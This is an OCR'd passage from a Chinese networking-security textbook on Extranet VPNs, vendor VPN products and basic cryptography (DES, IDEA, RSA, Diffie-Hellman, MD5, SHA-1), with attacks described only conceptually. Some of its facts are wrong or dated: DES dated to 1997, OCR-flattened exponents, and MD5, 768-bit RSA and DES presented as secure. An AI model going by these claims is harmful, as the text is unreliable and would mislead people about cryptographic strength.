


图 7-10　Intranet VPN 应用示意图

（3）Extranet VPN

随着信息时代的到来，各个企业越来越重视各种信息的处理。希望可以提供给客户最快捷方便的信息服务，通过各种方式了解客户的需要，同时各个企业之间的合作关系也越来越多，

信息交换日益频繁。因特网为这样的一种发展趋势提供了良好的基础，而如何利用因特网进行有效的信息管理，是企业发展中不可避免的一个关键问题。利用 VPN 技术可以组建安全的 Extranet，既可以向客户、合作伙伴提供有效的信息服务，又可以保证自身的内部网络的安全。

Extranet VPN 通过一个使用专用连接的共享基础设施，将客户、供应商、合作伙伴或兴趣群体连接到企业内部网。企业拥有与专用网络的相同政策，包括安全、服务质量（QoS）、可管理性和可靠性，如图 7-11 所示。




图 7-11　Extrant VPN 应用示意图

Extranet VPN 结构的主要好处是，能容易地对外部网进行部署和管理，外部网的连接可以使用与部署内部网和远端访问 VPN 相同的架构和协议进行部署。主要的不同是接入许可，外部网的用户被许可只有一次机会连接到其合作人的网络。

2.　各厂商的 VPN 方案

目前大型网络厂商都把虚拟专用网络作为重要市场目标。诸如 3Com、Cisco、Nortel Networks、Lucent 和 Shiva 公司等公司纷纷出击，提供各具特色的 VPN 解决方案。

（1）3Com VPN 解决方案

3Com 为企业和 NSP 提供多种端对端的 VPN 解决方案。所有的 3Com VPN 产品彼此兼容，还配备了 TranscendWare 软件，使用户可以对常规网络和 VPN 执行统一的策略。TranscendWare 软件使边界设备可以与终端设备通信，进而强制执行网络策略。这些设备通过监视 VPN 隧道，可以更好地管理拨号端口、带宽分配、网络负载等，对 VPN 环境进行有效的控制。已配备 NETBuilder II 或 SuperStack II 桥接器/路由器的企业，可以在这些设备上增加 VPN 服务器能力（隧道终止器功能）。这样的一个设备，可以通过利用线路、帧中继、ISDN、SMDS 或 Switched 56 连接到 NSP，又可以通过 Ethernet、Token Ring 和 ATM 提供 LAN 连接。

3Com 公司的 VPN 解决方案的优点在于能够很容易地集成到多厂商产品的网络中，且支持多种环境：移动用户和居家工作者；通过虚拟租用线路连接分支机构办公室；通过安全的 Extranet 连接商业伙伴。3Com 公司推出的基于 L2TP（Layer2 Tunneling Protocol）和扩展型 IPsec（Internet Protocol Security）的最新强化软件，从而进一步为用户扩展了 VPN 解决方案。

3Com 的隧道交换机提高了 VPN 的安全性和灵活性，可以带来以下好处：

- 很容易区别对待远程职工的信息流和合作伙伴与客户的信息流；

- 各部门可以共用一个因特网接口；
- 可以最终利用 IP 地址空间；
- 使远程用户很容易成为 VLAN（虚拟 LAN）的成员。

（2）Lucent VPNWorX

Lucent VPN 解决方案将电路交换式语音 VPN 和智能网络功能的优良传统与原 Ascend 通信公司的 VPN 体系（以数据为中心的 MultiVPN 创新技术）结合起来，创建了语音和数据相融合的新型 VPN 服务。

Lucent VPNWorX 对企业来讲具有无需牺牲类似专用网的控制能力，可以获得 VPN 的所有好处。VPNWorX 解决方案中的产品涵盖了供应商/用户环境，包括 Lucent 完善的产品方案，如电信级接入平台 MAX 和 MAX TNT；多业务交换机 GBX500、GX550、B-STDX8000/9000 和 Nexabit NX64000。IP Navigator MPLS 使服务供应商能够建立一个可以提供全新 IP 服务-Quality IP 的基础设施。因特网安全产品包括 VPN Gateway 和 SecureConnect。Pipeline 和远程接入产品提供了集成化 VPN 路由和防火墙保护功能。并且，该方案具有通过 QoS 和 SLA 保障，提供关键型性能、策略化联网能力、端到端服务和网络管理及智能网络等增值功能。

（3）Cisco 的 VPN 解决方案

Cisco 公司与路由器集成的 VPN 解决方案是一种较为常见的基于硬件的构建策略。各种用户，从电信运营商、小型分支机构到家庭和小型办公环境，都可以找到适合自己需求的解决方案。其中 7100 系列 VPN 路由器是一款集成了高性能路由和 VPN 服务功能的产品，其硬件配置特别针对 VPN 应用及拓扑结构作了全面优化，内置有适应不同连接要求的多种网络端口，并具有 VPN 隧道交换、数据加密、安全服务、防火墙、带宽管理等多种功能和服务。利用 7100 系列 VPN 路由器，用户能够将 VPN 服务扩展至远程访问、远程办公、Extranet 连接及公共数据服务网络。借助 7100 的 VPN 解决方案的周边安全机制、侵入检测及先进的带宽管理和服务身份确认等功能，还有先进的带宽管理性能，可以保证用户的实时交易数据等高优先级数据流优先通过，满足了电子商务等活动的需要。对于用户要求的安全性能，7100 系列 VPN 路由器则提供了身份验证、完整性检验及实时检测等多种防护措施。对远程访问用户，也可以实行身份验证、授权访问资源及账号等"aaa"（authentication、authorization 及 accounting）控制。

（4）华为的 VPN 解决方案

华为的 VPN 解决方案包括 AccessVPN、IntranetVPN、ExtranetVPN 及结合防火墙的 VPN 解决方案。各方案中，Quidway 系列路由器具有 VPN 网关功能，是组建 VPN 的重要设备。因为 Quidway 系列路由器支持各种 VPN 技术，包括隧道技术、IPsec、密钥交换技术、防火墙技术、QoS 与配置管理等，并可继续发展，支持越来越多的先进技术，所以为用户提供了很好的选择和性价比。

（5）网际先进（因特网 Appliance）公司的 VPN 解决方案

利用网际先进公司的 VPN 产品，用户能够自己建立和发起 VPN，其灵活性和安全性完全由用户自己掌握。因为网际先进的 VPN 产品是 CPE 端设备，也就是说不依赖于 ISP 提供 VPN 服务。这些产品可以提供目前国际上加密位数最高的三重 DES（168 位）加密算法，其动态变换会话密钥的功能允许管理者定义多长时间必须修改一次会话密钥（session key），完全保证了用户的数据安全性。

网际先进目前提供 3 种 VPN 应用解决方案，分别是远程访问 VPN、Intranet VPN 和 Extranet

VPN。

7.4.9 VPN 的发展趋势

在国外，因特网已成为全社会的信息基础设施，企业端应用也大都基于 IP，在因特网上构筑应用系统已成为必然趋势，因此基于 IP 的 VPN 业务获得了极大的增长空间。据预测，到 2004 年，北美的 VPN 业务收入将增至 88 亿美元。

在中国，制约 VPN 的发展和普及的因素大致可分为客观因素和主观因素两方面。

1. 客观因素

主要包括因特网带宽和服务质量 QoS 问题。在过去无论因特网的远程接入还是专线接入，以及骨干传输的带宽都很小，QoS 更是无法保障，造成企业用户宁愿花费大量的现金去投资自己的专线网络或是宁愿花费巨额的长途话费来提供远程接入。现在随着 ADSL、DWDM 和 MPLS 等新技术的大规模应用和推广，上述问题将得到根本改善和解决。譬如，过去专线接入速率最高才 2Mbps，而从今年开始，中国的企业用户可以享受到 10Mbps 乃至 100Mbps 的因特网专线接入，而骨干网现在最高已达到 40Gbps，并且今后几年内将发展到上百乃至上千个 Gbps，这已不是技术问题而是时间问题。随着因特网技术的发展，可以说 VPN 在未来几年内将会得到迅猛发展。

2. 主观因素

主观因素之一是用户总害怕自己内部的数据在因特网上传输不安全。其实前面介绍的 VPN 技术已经能够提供足够安全的保障，可以使用户数据不被查看和修改。主观因素之二，也是 VPN 应用最大的障碍，是客户自身的应用跟不上，只有企业将自己的业务完全和网络联系上，VPN 才会有了真正的用武之地。

可以想像，一旦消除了这些障碍因素后，VPN 将会成为网络生活的主要组成部分。在不远的将来，VPN 技术将成为广域网建设的最佳解决方案，它不仅会大大节省广域网的建设和运行维护费用，而且增强了网络的可靠性和安全性。同时，VPN 会加快企业网的建设步伐，使得集团公司不仅仅只是建设内部局域网，而且能够很快地把全国各地分公司的局域网连起来，从而真正发挥整个网络的作用。VPN 对推动整个电子商务、电子贸易的发展将起到不可低估的作用。

7.5 数据加密

当今计算机业界的公司及各种机构所提供的技术服务，包括令牌、安全传输数据协议、电子证书及可信任网站安全标准等，都要涉及到加密技术，其重要性显而易见。数据加密是计算机安全的重要部分，口令是加密过的，文件也可以加密。口令加密是防止文件中的密码被人偷看。文件加密主要应用于因特网上的文件传输，防止文件被嗅探或劫持。现在，电子邮件给人们提供了一种快捷便宜的通信方式，但电子邮件是不安全的，很容易被人偷看或伪造。为了保证电子邮件的安全，人们采用了数字签名这样的机密技术，并提供了基于加密的身份认证技术，这样就可以保证发信任就是信上声称的人。数据加密也使因特网上的电子商务成为可能。本节将详细介绍密码技术的原理及应用。

7.5.1 数据加密概述

密码学是一门古老而深奥的学科，它对一般人来说是陌生的，因为长期以来，它只在很少的范围内，如军事、外交和情报等部门使用。计算机密码学是研究计算机信息加密、解密及其变换的科学，是数学和计算机的交叉学科，也是一门新兴的学科。随着计算机网络和计算机通信技术的发展，计算机密码学得到前所未有的重视并迅速普及和发展起来。在国外，它已成为计算机安全主要的研究方向，也是计算机安全课程教学中的主要内容。

密码是实现秘密通信的主要手段，是隐蔽语言、文字和图像的特种符号。凡是用特种符号按照通信双方约定的方法把电文的原形隐蔽起来，不为第三者所识别的通信方式均称为密码通信。在计算机通信中，采用密码技术将信息隐蔽起来，再将隐蔽后的信息传输出去，使信息在传输过程中即使被窃取或截取，窃取者也不能了解信息的内容，从而保证信息传输的安全。

任何一个加密系统至少包括下面四个组成部分：

（1）未加密的报文，也称明文；

（2）加密后的报文，也称密文；

（3）加密解密设备或算法；

（4）加密解密的密钥。

发送方用加密密钥，通过加密设备或算法将信息加密后发送出去。接收方在收到密文后，用解密密钥将密文解密，恢复为明文。如果传输中有人窃取，他只能得到无法理解的密文，从而对信息起到保密作用。

7.5.2 密码的分类

根据不同的标准，可以把密码分成若干类。

1. 按应用技术或历史发展阶段划分

（1）手工密码。以手工完成加密作业，或者以简单器具辅助操作的密码，叫作手工密码。第一次世界大战前主要是这种作业形式。

（2）机械密码。以机械密码机或电动密码机来完成加解密作业的密码，叫作机械密码。这种密码从第一次世界大战出现到第二次世界大战中得到普遍应用。

（3）电子机内乱密码。通过电子电路，以严格的程序进行逻辑运算，以少量制乱元素生产大量的加密乱数，因为其制乱是在加解密过程中完成的而不需预先制作，所以称为电子机内乱密码。从 50 年代末期出现到 70 年代广泛应用。

（4）计算机密码。计算机密码是以计算机软件编程进行算法加密为特点，适用于计算机数据保护和网络通信等广泛用途的密码。

2. 按保密程度划分

（1）理论上保密的密码。不管获取多少密文和有多大的计算能力，对明文始终不能得到惟一解的密码叫作理论上保密的密码，也叫理论不可破的密码。如客观随机一次一密的密码就属于这种。

（2）实际上保密的密码。在理论上可破，但在现有客观条件下无法通过计算来确定惟一解的密码，叫作实际上保密的密码。

（3）不保密的密码。在获取一定数量的密文后可以得到惟一解的密码，叫作不保密密码。如早期单表代替密码，后来的多表代替密码，以及明文加少量密钥等密码，现在都成为不保密的密码。

3. 按密钥方式划分

（1）对称式密码。收发双方使用相同密钥的密码，叫作对称式密码。传统的密码都属此类。

（2）非对称式密码。收发双方使用不同密钥的密码，叫作非对称式密码。如现代密码中的公共密钥密码就属此类。

4. 按明文形态

（1）模拟型密码。用以加密模拟信息。如对动态范围之内连续变化的语音信号加密的密码叫作模拟式密码。

（2）数字型密码。用于加密数字信息。对两个离散电平构成 0、1 二进制关系的电报信息加密的密码叫作数字型密码。

5. 按编制原理划分

可分为移位、代替和置换 3 种以及它们的组合形式。古今中外的密码，不论其形态多么繁杂，变化多么巧妙，都是按照这 3 种基本原理编制出来的。移位、代替和置换这 3 种原理在密码编制和使用中相互结合，灵活应用。

7.5.3 对称密码技术

1. 简介

对称或密钥密码技术早已被人们使用了数千年，它包括任何加密形式，其中同一个密钥既用于加密也用于解密所涉及的文本。最简单的形式之一往往被称为“恺撒（Caesar）”密码——据说是 Julius Caesar 用来隐蔽消息的方法，其过程很简单，就是将字母表沿某一方向或反方向移动数位。当然，这样的系统是极其脆弱的，而现代的系统则使用基于难解的数学问题的复杂算法，并因此趋于极端强壮。

非对称密码技术的过程有一个公共元素，而且几乎从不共享私钥。与非对称密码技术的这种情况不同，对称密码技术通常需要在一个受限组内共享密钥并同时维护其保密性。对于一个查看用对称密码加密数据的人来说，如果对用于加密数据的密钥根本没有访问权，那么完全不可能查看加密数据。如果这样的密钥落入坏人之手，那么就会马上彻底地危及使用该密钥加密数据的安全性。

通常提到的密钥都有特定的位长度，如 56 位或 128 位。这些长度都是对称密钥密码的长度，而非对称密钥密码中至少私有元素的密钥长度是相当长的。而且，这两组的密钥长度之间没有任何相关性，除非偶尔在使用某一给定系统的情况下，达到某一给定密钥长度提供的安全性级别。但是，Phil Zimmermann，非常有效而且重要的软件包，称为“PGP 加密软件（Pretty Good Privacy，PGP）”的创始人，提出 80 位的对称密钥目前在安全性方面与 1024 位的非对称密钥近似相等。要获得 128 位对称密钥提供的安全性，可能需要使用 3000 位的非对称密钥。有些人肯定会对其中一些比较、甚至对比较的尝试持反对意见。

但是，在任何特定组中，所用密钥的长度通常是确定安全性时的一个重要因素。而且，密钥长度并不是线性的，而是每增加一位就加倍。二的二次方是四，三次方是八，四次方是十六，

依次类推。Giga Group 提供一个简单的比喻，它提出如果一个茶匙足够容纳所有可能的 40 位的密钥组合，那么所有 56 位的密钥组合需要一个游泳池来容纳，而容纳所有可能的 128 位的密钥组合的体积将会粗略地与地球的体积相当。一个用十进制表示的 128 位的值大概是 340，后面跟 36 个零。

对称密钥方法比非对称方法快得多，因此加密大量文本时，对称密钥方法是首选机制。诸如 DES 密码算法在实现时至少比非对称密码 RSA 快 100 倍，而且在专门的硬件上实现时可能高达 10000 倍。密钥密码最适合用于在单用户或小型组的环境中保护数据，通常都是通过使用密码实现。实际上，正如在前面已提到的，广为散布或大规模实际使用的最令人满意的方法往往都同时组合了对称和非对称系统。

2. 对称密码技术分类

现在，通常使用分组密码（block cipher）或序列密码（stream cipher）实现对称密码。下文中提到的“消息认证码（Message Authentication Code，MAC）”是一种使用密钥的校验和机制。MAC 与消息摘要是完全不同的，消息摘要是在数字签名中使用的，将在下一小节中讨论。

（1）分组密码

分组密码将定长的明文块转换成等长的密文，这一过程在密钥的控制之下。使用逆向变换和同一密钥来实现解密。对于当前的许多分组密码，分组大小是 64 位，但这很可能会增加。

明文消息通常要比特定的分组大小长得多，而且使用不同的技术或操作方式。这样的方式示例有：电子编码本（ECB）、密码分组链接（CBC）或密码反馈（CFB）。ECB 使用同一个密钥简单地将每个明文块一个接一个地进行加密；在 CBC 方式中，每个明文块在加密前先与前一密文块进行“异或”运算，从而增加了复杂程度，可以使某些攻击更难以实施。“输出反馈”方式（OFB）类似 CBC 方式，但是进行“异或”的量是独立生成的。CBC 受到广泛使用，例如在 DES（qv）实现中，而且在有关密码技术的技术性方面的相应书籍中深入讨论了各种方式。请注意：用户自己建立的密码系统的普遍弱点就是以简单的形式来使用某些公开的算法，而不是以提供了额外保护的特定方式使用。

迭代的分组密码是那些其加密过程有多次循环的密码，因此提高了安全性。在每个循环中，可以通过使用特殊的函数从初始密钥派生出的子密钥来应用适当的变换。该附加的计算需求必然会影响可以管理加密的速度，因此在安全性需要和执行速度之间存在着一种平衡。天下没有免费的午餐，密码技术也是如此。与其他地方一样，应用适当方法的技巧中有一部分是源于对需要进行的权衡以及它们与需求平衡的关系如何的理解。

分组密码包括 DES、IDEA、SAFER、Blowfish 和 Skipjack，最后一个是美国国家安全局（US National Security Agency，NSA）限制器芯片中使用的算法。

（2）序列密码

与分组密码相比，序列密码可以是非常快速的，尽管某些方式下工作的一些分组密码（如 CFB 或 OFB 中的 DES）可以与序列密码一样有效地运作。序列密码作用于由若干位组成的一些小型组，通常使用称为密钥流的一个位序列作为密钥对它们逐位应用“异或”运算。有些序列密码基于一种称作“线性反馈移位寄存器（Linear Feedback Shift Register，LFSR）”的机制，该机制生成一个二进制位序列。

序列密码是由一种专业的密码——Vernam 密码（也称为一次性密码本 one-time pad）发展

而来的。序列密码的示例包括 RC4 和软件优化加密算法（Software Optimized Encryption Algorithm，SEAL），以及 Vernam 密码或一次性密码本的特殊情形。

（3）消息认证代码

消息认证码（MAC）并不是密码，而是校验和（通常是 32 位）的一种特殊形式，它是通过使用一个密钥并结合一个特定认证方案而生成的，并且附加在一条消息后。消息摘要是使用单向散列函数生成的，紧密联系的数字签名是使用非对称密钥对生成并进行验证的。与这两者相比，预期的接收方需要对密钥有访问权，以便验证代码。

3. 对称密码的实例

（1）DES

数据加密算法（Data Encryption Algorithm，DEA）的数据加密标准（Data Encryption Standard，DES）是规范的描述，它出自 IBM 的研究工作，并在 1997 年被美国政府正式采纳。它很可能是使用最广泛的密钥系统，特别是在保护金融数据的安全中，最初开发的 DES 是嵌入硬件中的。通常自动取款机（Automated Teller Machine，ATM）都使用 DES。

DES 使用一个 56 位的密钥以及附加的 8 位奇偶校验位，产生最大 64 位的分组。这是一个迭代的分组密码，使用称为 Feistel 的技术，其中将加密的文本块分成两半。使用子密钥对其中一半应用循环功能，然后将输出与另一半进行“异或”运算，接着交换这两半，这一过程会继续下去，但最后一个循环不交换。DES 使用 16 个循环。

攻击 DES 的主要形式被称为蛮力的或彻底密钥搜索，即重复尝试各种密钥直到有一个符合为止。如果 DES 使用 56 位的密钥，则可能的密钥数量是 2 的 56 次方。随着计算机系统的不断发展，DES 的安全性比它刚出现时弱得多了，然而从实际出发，仍可以认为它是足够的。不过，DES 现在仅用于旧系统的鉴定，而更多地选择新的加密标准——高级加密标准（Advanced Encryption Standard，AES）。

DES 的常见变体是三重 DES，使用 168 位的密钥对资料进行三次加密的一种机制。它通常提供极其强大的安全性。如果三个 56 位的子元素都相同，则三重 DES 向后兼容 DES。

IBM 曾对 DES 拥有几年的专利权，但是在 1983 年已到期，并且处于公有范围中，允许在特定条件下可以免除专利使用费用。

（2）IDEA

国际数据加密算法（International Data Encryption Algorithm，IDEA）是由两位研究员 Xuejia Lai 和 James L. Massey 在苏黎世的 ETH 开发的，一家瑞士公司 Ascom Systec 拥有专利权。IDEA 是作为迭代的分组密码实现的，使用 128 位的密钥和 8 个循环。这比 DES 提供了更强大的安全性，但是在选择用于 IDEA 的密钥时，应该排除那些称为“弱密钥”的密钥。DES 只有四个弱密钥和 12 个次弱密钥，而 IDEA 中的弱密钥数相当可观，有 2 的 51 次方。但是，如果密钥的总数非常大，达到 2 的 128 次方，那么仍有 2 的 77 次方密钥可供选择。

通过支付专利使用费，可以在全世界广泛使用 IDEA。这些费用是在某些区域中适用，而其他区域并不适用。IDEA 被认为是极为安全的。使用 128 位的密钥，蛮力攻击中需要进行的测试次数与 DES 相比会明显增大，甚至允许对弱密钥测试。而且，它本身也显示了它尤其能抵抗专业形式的分析性攻击。

（3）CAST

CAST 是以它的设计者——Nortel 的 Carlisle Adams 和 Stafford Tavares 命名的。它是一个 64 位的 Feistel 密码，使用 16 个循环并允许密钥大小最大可达 128 位。其中变体 CAST-256 使用 128 位的分组大小，而且允许使用最大 256 位的密钥。

虽然 CAST 相当新，但是它看来对各种攻击（蛮力和分析性）都非常安全。虽然非常快，但是它的主要优势是安全性，而不是速度。在 PGP 的最新版本及 IBM、Microsoft 等厂商的产品中都使用了它。

Entrust Technologies 拥有 CAST 的专利权，但是据说在商业或非商业应用中，无需支付专利使用费就可以使用它。

（4）一次性密码本

一次性密码本或 Vernam 密码具有被认为是十分安全的优点，所以在某些特殊情况中（通常是在战争中）有很高的应用价值。它使用完全与消息一样长的随机生成的密钥。通常使用位的“异或”运算，将其应用于明文中，以产生加密文本。应用同一密钥和适当的算法，可以方便地解密消息。

虽然一次性密码本是完全且绝对安全的，但是它常常是不太实用的，因为需要以某种安全的方法将与消息长度相等的密钥传送给接收方，以允许解密。而且，密钥只使用一次，然后就被丢弃，虽然这明显对安全性有利，但增加了密钥管理问题。目前可能使用一次性密码本的一个领域是在 MAC 中。

（5）AES

如果 DES 已经到了它使用寿命的尽头，预计高级加密标准（AES）会代替 DES 作为新的安全标准。

7.5.4 非对称密码技术

1. 简介

加密和解密都需要共享一个秘钥，这是使用对称密码体制的主要弱点。在非对称密码技术即公钥密码技术中没有这样的问题。使用在数学上相关的两个密钥，并通过用其中一个密钥加密的明文只能用另一个密钥进行解密的方法来使用它们。通常，其中一个密钥由个人秘密持有，因此几乎没有必要共享密钥，从而避免了对安全性的威胁。第二个密钥，即所谓的公钥，需要让尽可能多的人知道。

加密／解密过程可以双向进行。也就是说，甲可以使用乙的公钥加密某个信息以确保只有乙可以使用你的私钥来读取它。另外，还可以使用甲的私钥来加密某个信息，尽管从信息隐藏的观点来看，这是没有意义的实践，因为知道甲公钥的任何人都可以解密该消息，但这是认证系统的基础，它确保了消息确实来自知道甲私钥的人那里，推测起来就是甲。

非对称密码是 1976 年由 Whitfield Diffie 和 Martin Hellman 在其《New Directions in Cryptography》一文中提出的。非对称密码体制概念的引入以及后来在各种特定系统中的改进都是非常重要的发展。

对称密码体制和非对称密码体制各有利弊。特别是非对称密码体制在几方面易受攻击（例如通过伪装），并且加密／解密过程比对称密码体制慢得多。但是，它们有突出的优点，尤其是可以与对称密码体制一起创建完美和有效的密码机制，并且可以提供非常高级别的安全性。

散列函数与公钥密码体制不同，但因为散列函数通常用于消息摘要，因此，在这里将它们视为认证和数字签名的整个系统的一部分也是适宜的。

2. 非对称密码的实例

（1）Diffie-Hellman

在前面提到的论文中对 Diffie-Hellman 协议作了充分描述。它允许两个用户通过某个不安全的交换机制来共享密钥，而不需要首先就某些秘密值达成协议。它有两个系统参数，每个参数都是公开的，其中一个质数 p，另一个通常称为生成元，是比 p 小的整数。这一生成元经过一定次数幂运算之后再对 p 取模，可以生成从 1 到 p-1 之间任何一个数。

首先，每个人生成一个随机的私有值，即 a 和 b。然后，每个人使用公共参数 p 和 g 以及它们特定私有值 a 或 b 通过一般公式 g n mod p（其中 n 是相应的 a 或 b）来派生公共值。然后，交换这些公共值。最后，一个人计算 kab=（gb）amodp，另一个人计算 kba=（ga）bmodp。当 kab=kba=k 时，即是共享的密钥。

这一密钥交换协议容易受到伪装攻击，即所谓的中间人（middle-person）攻击。如果 A 和 B 正在寻求交换密钥，则第三个人 C 可能介入每次交换。A 认为初始的公共值正在发送到 B，但事实上，它被 C 拦截，然后向 B 传送了一个别人的公共值，然后 B 给 A 的消息也遭受同样的攻击，而 B 以为它给 A 的消息直接送到了 A。这导致 A 与 C 就一个共享秘钥达成协议，而 B 与 C 就另一个共享秘钥达成协议。然后，C 可以在中间拦截从 A 到 B 的消息，然后使用 A/C 密钥解密，修改它们，再使用 B/C 密钥转发到 B，B 到 A 的过程与此相反，而 A 和 B 都没有意识到发生了什么。

为了防止这种情况，1992 年 Diffie 和其他人一起开发了经认证的 Diffie-Hellman 密钥协议。在这个协议中，必须使用现有的私钥／公钥对以及与公钥元素的相关数字证书，由数字证书验证交换的初始公共值。

（2）RSA

1977 年，MIT 的三名研究人员开发了一种实用方法，这就是 RSA，它是以三位开发人员——Ron Rivest、Adi Shamir 和 Leonard Adelman 姓的首字母大写命名的，RSA 可能是使用最广泛的公钥密码体制。1983 年 RSA 在美国申请了专利，并正式地被采用为标准，到目前为止，它的出口仍受到限制。

与其他此类系统一样，RSA 使用很大的质数来构造密钥对。每个密钥对共享两个质数的乘积，即模数，但是每个密钥对还具有特定的指数。RSA 实验室对 RSA 密码体制的原理做了如下说明：用两个很大的质数 p 和 q，计算它们的乘积 n=pq；n 是模数；选择一个比 n 小的数 e，它与（p－1）（q－1）互为质数。找到另一个数 d，使（ed－1）能被（p－1）（q－1）整除；值 e 和 d 分别称为公共指数和私有指数，公钥是（n，e）；私钥（n，d）。

知道公钥可以得到获取私钥的途径，但是这取决于将模数因式分解成组成它的质数。这很困难，通过选择足够长的密钥，可以使其基本上不可能实现。需要考虑的是模数的长度。RSA 实验室目前建议：对于普通公司使用的密钥大小为 1024 位，对于极其重要的资料，使用双倍大小，即 2048 位。对于日常使用，768 位的密钥长度已足够，因为使用当前技术无法容易地破解它。保护资料的成本总是需要和资料的价值以及攻破保护的成本是否过高结合起来考虑。RSA 实验室提到了最近对 RSA 密钥长度安全性的研究，这种安全性是基于在 1995 年可用的

因式分解技术。这个研究表明用 8 个月的努力花费少于一百万美元可能对 512 位的密钥进行因式分解。在 1999 年，作为常规 RSA 安全性挑战的一部分，用了 7 个月时间完成了对特定 RSA 512 位数（称为 RSA-155）的因式分解。

（3）其他非对称密码体制

以其开发人员的名字命名的 ElGamal 系统基于离散对数问题，并有加密和签名变体，而数字签名算法（DSA）部分基于 ElGamal。该系统看来与 RSA 一样安全，但是通常更慢，在加密期间扩展消息的时间是 RSA 的两倍。这些限制不太影响该算法在签名中的使用。

其他体制包括 1978 年第一次发布的 Merkle-Hellman 背包（knapsack）密码体制、1984 年第一次发布的 Chor-Rivest 背包密码体制及其 1988 年的修订版。还有在澳大利亚和新西兰开发的 LUC 公钥系统。McEliece 公钥加密算法基于代数编码理论，并使用一类称为 Goppa 代码的纠错码。这些代码提供快速译码，但使用的密钥大小约有半兆，并且加密时对消息文本的扩展也很大。

一组更先进的公钥密码体制是在 80 年代中期提出，称为椭圆曲线的密码体制，现在引起了人们的兴趣。这些体制基于数字理论和代数几何学中的数学构造，并通常定义在有限域上。这些体制尽管使用较短的密钥长度，但似乎有可能提供与现有系统类似的安全性，有些则可能在移动计算或基于智能卡的系统中特别有用。RSA 实验室提出使用 160 位密钥长度的椭圆曲线密码体制可能提供与使用 1024 位密钥的 RSA 几乎相同的安全性。然而，问题是：对于某些尚未完全开发的专门攻击来说，椭圆曲线密码体制可能是脆弱的。

（4）散列函数

散列涉及将任意的数据字符串转换成定长结果。原始的长度可能变化很大，但结果将总是相同长度，在密码使用中通常为 128 或 160 位。散列广泛用于填充用来快速精确匹配搜索的索引。在技术上有各种散列函数，但概念上从密码编码角度是完全相同的。当使用散列来构造索引项时，需要在工作系统中预计索引项的密度和可能的冲突之间寻求平衡。除非索引很大且填充得很疏松，否则将一定会有冲突，但在创建索引中这些问题很容易解决，比方说，与空值链接，然后在返回结果前检查那些具有相同散列值的原始项。但是，当在密码体制中使用散列时，这种做法是不现实的，相应的算法需要尽可能地消除冲突。比方说，128 位散列值的极限是 3.4 x 1038。但是，因为可能的消息数目是无限的，所以冲突一定是可能的（并且实际上，数量是无限的）。另外，在任何构造良好的密码散列算法中，两个不同消息产生同一散列值的可能性是极其微小的，对于所有实际用途，可以假设不会发生冲突。

散列函数只能单向工作，对于检索明文的目的，它毫无作用。然而，它提供了一种数字标识，这种数字标识仅特定于一个消息，如果纯消息文本有任何更改（甚至包括添加或除去一个空格）该标识也将更改，散列函数在这方面确实做得很好。前面段落中给出的告诫对它也适用，这意味着可以使用一个适当的散列函数来确认给定的消息未被更改。这个散列值称为消息摘要。消息摘要对于给定消息来说是很小的并且实际上是惟一的，它通常用作数字签名和数字时间戳记中的元素。

如果可能生成冲突，则可能伪造摘要，然后发送欺诈的消息。这样做的一种方法是使用称为“生日攻击”的一类蛮力攻击，“生日攻击”这个名称的由来是根据这样一个事实：23 个人的一组中有两个或多个人的生日在同一天的概率大于 1/2。

想伪造消息的人首先创建一条欺诈消息并拿取一条被攻击对象要签名的消息。然后，使用

任意秘钥及适当散列算法来生成被攻击消息的 2n/2 个变体以及相同数量的欺诈消息的变体，n 是消息摘要的位数。假设最微小的更改也会产生不同的消息摘要，至少在理论上可能创建仅在较小细节上不同的消息。根据生日理论，被攻击消息的一个变体与欺诈消息的一个变体的散列值相匹配的概率大于 1/2。伪造者让没有产生怀疑的目标对象对所选的被攻击消息签名，然后适时地将其换成欺诈消息，该欺诈消息的摘要与被攻击消息的签名者创建的新摘要完全相同。使用这种方法，在生成消息摘要时不必知道目标对象所使用的秘钥。

（5）MD4 和 MD5

MD2、MD4 和 MD5 是由 Ron Rivest 开发的用于数字签名应用程序的消息摘要算法，在数字签名应用程序中将消息压缩成摘要，然后由私钥加密。MD2 是为 8 位计算机系统设计的，而 MD4 和 MD5 是为 32 位计算机系统开发的。MD4 是在 1990 年开发的，现在它被认为是不安全的。

RSA 实验室将 MD5 描述为“系有安全带的 MD4”，它虽然比 MD4 慢，但却被认为是安全的。与使用 MD4 时相同，会填补明文消息以确保其位的长度加上 448 可以被 512 整除。然后添加表示原始消息长度的 64 位二进数，然后使用循环压缩函数在 512 位块中处理该消息，每块都要经过四轮各不相同的处理。

（6）SHA 和 SHA-1

安全散列算法（SHA）是由美国国家标准和技术协会（National Institute of Standards and Technology）开发的，该协会隶属于美国商务部，负责发放密码规程的标准。然而，该算法的安全性要比其名称所暗示的低，1994 年适时发布了原始算法的修订版，称为 SHA-1。

与 MD5 相比，SHA-1 生成 160 位的消息摘要，虽然执行更慢，却被认为更安全。明文消息的最大长度可达到 264 位。

公钥密码技术是特别用于认证技术的重要部分。虽然公钥体制可能只用于加密明文，但其实际价值可能更多地取决于和其他元素的结合使用，包括消息摘要和对称密码体制，从而支持复合信息包的认证和安全传输。

